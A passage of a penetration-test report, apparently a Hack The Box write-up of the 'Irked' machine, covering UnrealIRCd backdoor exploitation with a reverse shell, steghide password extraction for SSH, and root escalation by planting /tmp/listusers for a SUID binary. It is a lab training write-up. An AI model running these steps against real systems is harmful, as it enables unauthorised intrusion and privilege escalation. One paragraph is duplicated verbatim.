[00:53:34] * WALLCHOPS WATCH=128 WATCHOPTS=A SILENCE=15 MODES=12 CHANTYPES=# PREFIX=(qaohv)~&@%+ CHANMODES=beI,kfL,lj,psmntirRcOAQKVCuzNSMTG NETWORK=ROXnet CASEM
[00:53:34] * EXCEPTS INVEX CMDS=KNOCK,MAP,DCCALLOW,USERIP :are supported by this server
[00:53:34] * There are 1 users and 0 invisible on 1 servers
[00:53:34] * I have 1 clients and 0 servers
[00:53:34] * Current Local Users: 1  Max: 1
[00:53:34] * Current Global Users: 1  Max: 1
[00:53:34] * MOTD File is missing
[00:53:34] * root sets mode +i on root
[00:53:34] * root sets mode +w on root
[00:53:34] * root sets mode +x on root
```

Figure 3.5: 225-version_confirm.png

By doing a searchsploit we see that there is a backdoor remote command execution vulnerability is there.



```
→ I7Z3R0 searchsploit UnrealIRCd 3.2.8.1
---------------------------------------------------------------------------------- ---------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)                      | linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow                           | windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute                                    | linux/remote/13853.pl
---------------------------------------------------------------------------------- ---------------------
Shellcodes: No Results
```

Figure 3.6: 230-searchsploit_ircd.png

By checking the same it seems like its connecting to the port and executing the command. AB;payload.

I can write the same with the python script too with the pwn tools. I wrote a simple script to get the reverse shell with the help of pwntools link

```
 →  I7Z3R0 python3 ircd.py
[+] Opening connection to 10.10.10.117 on port 6697: Done
[+] Trying to bind to :: on port 9001: Done
[+] Waiting for connections on :::9001: Got connection from ::ffff:10.10.10.117 on port 48402
[*] Switching to interactive mode
bash: cannot set terminal process group (631): Inappropriate ioctl for device
bash: no job control in this shell
ircd@irked:~/Unreal3.2$ $ id
id
uid=1001(ircd) gid=1001(ircd) groups=1001(ircd)
ircd@irked:~/Unreal3.2$ $
```

From the script we got the user as ircd, By enumerating we got one more user as djmardov he has windows desktop installed on the home folder. By doing further enumeration we have a folder called .backup.

```
ircd@irked:/home/djmardov/Documents$ cat .bac
cat .backup
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
```

By checking the same we see there is a password kind of thing available in this one. The main hint is that it says steg. So we can download the irked.jpg and check with this password.

```
 →  I7Z3R0 steghide extract -sf irked.jpg
Enter passphrase:
wrote extracted data to "pass.txt".
```


It has extracted pass.txt and contents inside the pass are **Kab6h+m+bbp2J:HG**. Since we have this password and also we have port 22 open we can try to login with the user **djmardov:Kab6h+m+bbp2J:HG**.

```
 →  I7Z3R0 ssh djmardov@10.10.10.117
djmardov@10.10.10.117's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 15 08:56:32 2018 from 10.33.3.3
djmardov@irked:~$ id
uid=1000(djmardov) gid=1000(djmardov)
↪   groups=1000(djmardov),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),110(lpadmin
djmardov@irked:~$
```

With the password extracted the steg we are able to login as the djmardov user.

3.2.1.4 Privilege Escalation


We got the user and we can do some basic enumeration like checking the permission and checking the sgid bits and found that there is one sgid which is unique from others and that is this view user.



```
-rwsr-xr-x 1 root root 52344 May 17  2017 /usr/bin/chfn
-rwxr-sr-x 1 root shadow 61232 May 17  2017 /usr/bin/chage
-rwsr-xr-x 1 root root 7328 May 16  2018 /usr/bin/viewuser
-rwsr-xr-x 1 root root 96760 Aug 13  2014 /sbin/mount.nfs
-rwxr-sr-x 1 root shadow 34424 May 27  2017 /sbin/unix_chkpwd
-rwsr-xr-x 1 root root 38868 May 17  2017 /bin/su
```

Figure 3.7: 235-sgid.png

By running the viewusers gives us an error stating that no file called listusers available in temp folder.



```
djmardov@irked:~$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2021-10-13 00:55 (:0)
djmardov pts/0         2021-10-13 01:05 (10.10.14.3)
sh: 1: /tmp/listusers: not found
djmardov@irked:~$
djmardov@irked:~$
```


Figure 3.8: 240-tmp_listusers.png

Since its trying to check the file called listusers and its not available we can create one and get the shell.

```
djmardov@irked:/tmp$ echo "bash" > listusers
djmardov@irked:/tmp$ chmod +x listusers
djmardov@irked:/tmp$ /usr/bin/view
view       viewgam    viewres    viewuser
djmardov@irked:/tmp$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2021-10-13 00:55 (:0)
djmardov pts/0         2021-10-13 01:05 (10.10.14.3)
root@irked:/tmp# id
uid=0(root) gid=1000(djmardov)
↪   groups=1000(djmardov),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),110(lpadmin
root@irked:/tmp#
```

3.2.1.5 Proof File


User



```
root@irked:/tmp#
root@irked:/tmp# cat /home/djmardov/Documents/user.txt
4a[redacted]8e
root@irked:/tmp#
root@irked:/tmp#
```

Figure 3.9: irked/images/245-user.txt.png

Root



```
root@irked:/tmp#
root@irked:/tmp# cat /root/root.txt
8d[redacted]f3
root@irked:/tmp#
```

Figure 3.10: irked/images/250-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.